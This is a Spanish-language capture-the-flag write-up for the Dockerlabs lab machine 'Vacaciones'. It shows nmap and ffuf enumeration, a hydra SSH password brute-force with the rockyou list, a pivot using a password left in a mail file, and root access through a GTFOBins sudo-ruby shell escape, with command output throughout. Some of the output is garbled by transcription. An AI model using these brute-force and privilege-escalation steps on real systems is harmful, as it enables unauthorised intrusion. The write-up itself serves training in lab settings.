🙉 Write-Up: Máquina "Vacaciones"

Plataforma: Dockerlabs 📌 Dificultad: Muy fácil Autor: Joaquín Picazo

Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

- Reconocimiento Recolección de información general sobre la máquina objetivo.
- **2** Escaneo y Enumeración Identificación de servicios, tecnologías y versiones en uso.
- 3 Explotación Uso de vulnerabilidades encontradas para obtener acceso al sistema.
- 4 Escalada de Privilegios y Post-Explotación Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.



📡 1. Reconocimiento y Recolección de Información

Hago un escaneo general a la máguina objetivo, con la finalidad de saber que puertos tiene abiertos.

```
)-[/home/cypher/vacaciones]
nmap -vvv -p- --open 172.17.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-22 11:58 -03
Initiating ARP Ping Scan at 11:58
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 11:58, 0.13s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 11:58
Completed Parallel DNS resolution of 1 host. at 11:58, 0.02s elapsed
DNS resolution of 1 IPs took 0.02s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 11:58
Scanning 172.17.0.2 [65535 ports]
Discovered open port 80/tcp on 172.17.0.2
Discovered open port 22/tcp on 172.17.0.2
Completed SYN Stealth Scan at 11:58, 3.47s elapsed (65535 total ports)
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.000028s latency).
Scanned at 2025-03-22 11:58:29 -03 for 4s
Not shown: 65533 closed tcp ports (reset)
PORT STATE SERVICE REASON
                    syn-ack ttl 64
syn-ack ttl 64
22/tcp open ssh
80/tcp open http
MAC Address: 02:42:AC:11:00:02 (Unknown)
Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 3.99 seconds
            Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

@ 2. Escaneo y Enumeración

Ya sabiendo que puertos están abiertos, se hace un escaneo más profundo en esos puertos abiertos encontrados para saber servicios y versiones.

```
(root@kali)-[/home/cypher/vacaciones]
# nmap/-vvv-p 80,22 -sV -sC 172.17.0.2
```

```
PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack ttl 64 OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2908 41:16:eb:54:64:34:d1:69:ee:dc:d9:21:96:72:a5:c1 (RSA)
| ssh-rsa AAAAB3NzaClyc2EAAAADAQABAAABAQCT6jdfo9QUX-92CmyJQNTcAJXdhXByneCfqA0I7cXPBFGDGgxNAfQdoiqH3EMiTjf+maPlCNyVHGFL+sClQa5sJwdrbWZiJPxfxGkCtWiSrRdKKUKt/7rCMXMOy79
| bfRvurgss+57tsglfXk69FkZ6d3mLruxt5Lyb+6uhFbyWSBDf6ZU05sJ17ndbkXNpEzJAzYHNmRRtv0RsGDFos1/tSKUCMPX67jbM8jsApITvwFIQBTiwzwGQn33G2ZOAJY/NYZ9dkuNzcKWZuItovo25daA+0/SxEfHqA
| HGQIVOMKSJ8pcX3qZVD7cGWLsn9cSQNZHRCZDZUSH+K7UJaG0r
| 256 fc:e4:2bi02:363:34:93:a7:23:241bi899:561-fd:2c:6d (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmLzdhAyHYYAAAABBBMD2Z/ZotorXbs6zP9Sg9XenjSX0HIJYjoEH2cAV7aDoQXZKrssz5AJ98j8b4ntOPGfVehrcRv9X7lKsw0ea9HM=
| 256 fc:e9:46:631:39:a6:e9:e1:31:31:11:f7:76:42:99:f5:e9:88 (ED25519)
| _ssh-ed25519 AAAAC3NzaCllZDINTESAAAAIk/0ZadHoPS6Kg31xFAhPaX854MMX69955JgdzqmD3jCl
| 80/tcp open http syn-ack ttl 64 Apache httpd 2.4.29 ((Ubuntu))
| _http-server-header: Apache/2.4.29 (Ubuntu)
| http-methods:
| _ Supported Methods: POST ODTIONS HEAD GET |
| http-title: Site doesn't have a title (text/html).
| MAC Address: 02:42:AC:11:00:02 (Urknown)
| Service Info: 0S: Linux; CPE: cpe:/o:linux:linux_kernel
```

También, se revisa la existencia de directorios interesantes. Pero, no se encontró nada comprometedor.

```
root© kali)-[/home/cypher/vacaciones]
ffuf -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt:FUZZ -u http://172.17.0.2/FUZZ -recursion -recursion-depth 1
                      v2.1.0-dev
          Method
URL
Wordlist
Follow redirects
Calibration
                                                              : GET
| http://172.17.0.2/FUZZ
| http://172.17.0.2/FUZZ
| FUZZ: /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
| false
| false
| 10
| 10
| 10
                                                                : Response status: 200-299,301,302,307,401,403,405,500
[Status: 200, Size: 74, Words: 15, Lines: 2, Duration: 4ms] server-status [Status: 403, Size: 275, Words: 20, Lines: 10, Duration: 8ms] [INFO] Starting queued job on target: http://172.17.0.2/javascript/FUZZ
# directory-list-lowercase-2.3-medium.txt [Status: 403, Size: 275, Words: 20, Lines: 10, Duration: 1ms]

# license, visit http://creativecommons.org/licenses/by-sa/3.0/ [Status: 403, Size: 275, Words: 20, Lines: 10, Duration: 9ms]

# or send a letter to Creative Commons, 171 Second Street, [Status: 403, Size: 275, Words: 20, Lines: 10, Duration: 8ms]

# Copyright 2007 James Fisher [Status: 403, Size: 275, Words: 20, Lines: 10, Duration: 9ms]

# Copyright 2007 James Fisher [Status: 403, Size: 275, Words: 20, Lines: 10, Duration: 9ms]

# [Status: 403, Size: 275, Words: 20, Lines: 10, Duration: 13ms]

# on atleast 2 different hosts [Status: 403, Size: 275, Words: 20, Lines: 10, Duration: 24ms]

# Suite 300, San Francisco, California, 94105, USA. [Status: 403, Size: 275, Words: 20, Lines: 10, Duration: 27ms]

# Attribution-Share Alike 3.0 License. To view a copy of this [Status: 403, Size: 275, Words: 20, Lines: 10, Duration: 42ms]

# Priority ordered case insensative list, where entries were found [Status: 403, Size: 275, Words: 20, Lines: 10, Duration: 43ms]


# Priority ordered case insensative list, where entries were found [Status: 403, Size: 275, Words: 20, Lines: 10, Duration: 61ms]

[WARN] Directory found, but recursion depth exceeded. Ignoring: http://172.17.0.2/javascript/jquery/

:: Progress: [207643/207643] :: Job [2/2] :: 2439 req/sec :: Duration: [0:01:17] :: Errors: 0 ::
```

Un escaneo con Nikto para no pasar por alguna vulnerabilidad o información comprometedora en la web.

Revisé el código de la web, y está ese comentario. Se puede deducir que hay un usuario "juan" y un usuario "camilo". No tengo sus contraseñas, pero son usuarios candidatos para aplicar fuerza bruta en SSH.



💥 3. Explotación de Vulnerabilidades

Teniendo el usuario "camilo", apliqué fuerza bruta con hydra en el servicio SSH para encontrar alguna contraseña.

```
(North Wall) - [/home/cypher/vacaciones]

hydra - 1 camilo - P/usr/share/wordlists/rockyou.txt ssh://172.17.0.2

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-22 12:45:45

[WARRING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4

[WARRING] Restorefile (you have 10 seconds to abort... (use option -1 to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore

[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task

[DATA] altacking ssh://172.17.0.2:22/

[22] [ssh] host: 172.17.0.2 login: camilo password: password:

1 of 1 target successfully completed, 1 valid password found

Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-22 12:45:59
```

Al ya tener un usuario y contraseña, intenté ingresar por hydra, pero me salió un error, ya que las máquinas de Dockerlabs me suelen salir con IP similares o iguales. Pero buscando en internet encontré que se puede solucionar super fácil.

```
)-[/home/cypher/vacaciones]
   ssh camilo@172.17.0.2
WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED!
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man-in-the-middle attack)!
It is also possible that a host key has just been changed.
The fingerprint for the ED25519 key sent by the remote host is
SHA256:52z4CT200pL7G8YfPhcdERem6Sq+z8868LngvNGXRlA.
Please contact your system administrator.
Add correct host key in /root/.ssh/known_hosts to get rid of this message.
Offending ECDSA key in /root/.ssh/known_hosts:6
 remove with:
 ssh-keygen -f '/root/.ssh/known_hosts' -R '172.17.0.2'
Host key for 172.17.0.2 has changed and you have requested strict checking.
Host key verification failed.
```

Con ese comando lo arreglé en un segundo.

```
" root@ kali)-[/home/cypher/vacaciones]
" ssh-keygen -R 172.17.0.2

# Host 172.17.0.2 found: line 4
# Host 172.17.0.2 found: line 5
# Host 172.17.0.2 found: line 6
/root/.ssh/known_hosts updated.
Original contents retained as /root/.ssh/known_hosts.old
```

Ahora si, volviendo a intentar, se tiene un acceso exitoso por SSH.

```
root@ kali)-[/home/cypher/vacaciones]

# ssh camilo@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:52z4CT200pL7G8YfPhcdERem6Sq+z8868LngvNGXRlA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
camilo@172.17.0.2's password:
$ whoami
camilo
$ sudo -l
[sudo] password for camilo:
Sorry, user camilo may not run sudo on 4e42881ac96c.
```



🔐 4. Escalada de Privilegios y Post-explotación

Reviso con métodos simples la existencia de alguna vulnerabilidad para escalar privilegios. Pero no logré encontrar nada interesante.

```
$ getcap -r / 2>/dev/null
   find / -perm -4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/sudo
/bin/su
/bin/umount
/bin/mount
```

```
$ find / -name 'correo' 2>/dev/null
$ find / -name 'mail' 2>/dev/null
/var/mail
/var/spool/mail
$ pwd
/home/camilo
$ cd ..
$ cd ..
 cd var/mail
 ls
camilo
```

Buscando archivos en la máquina, encontré un correo.txt y al abrirlo me da una contraseña que puede servir para iniciar sesión en otro usuario. Recordando que antes encontramos los usuarios "juan" y "camilo". También tiene sentido, ya que en el comentario de la web dice que Juan le dejó un correo a Camilo.

```
$ cd camilo
$ cat correo.txt
Hola Camilo,
Me voy de vacaciones y no he terminado el trabajo que me dio el jefe. Por si acaso lo pide, aquí tienes la contraseña: 2k84dic
$ su juan
Password:
$ whoami
juan
```

Se logró ingresar al usuario "juan" usando la contraseña encontrada en correo.txt. Ahora, busco posibles vulnerabilidades para escalar privilegios con ese usuario.

```
$ getcap -r / 2>/dev/null
$ sudo -l
Matching Defaults entries for juan on 4e42881ac96c:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/sbin\:/sbin\:/shap/bin
User juan may run the following commands on 4e42881ac96c: (ALL) NOPASSWD: /usr/bin/ruby
                                                                                                                           I
```

Buscando en <u>GTFOBins</u> el archivo encontrado anteriormente, me arroja que un comando puede servir para explotarlo y obtener la escalada de privilegios.



Finalmente, al ingresar el comando encontrado en GTFOBins se logra tener privilegios root.

```
$ sudo ruby -e 'exec "/bin/sh"'
# whoami
root
```

🏆 Banderas y Resultados

- ✓ Usuario: Se obtuvo acceso como usuario no privilegiado.
- ✔ Root: Se logró escalar privilegios hasta obtener control total del sistema.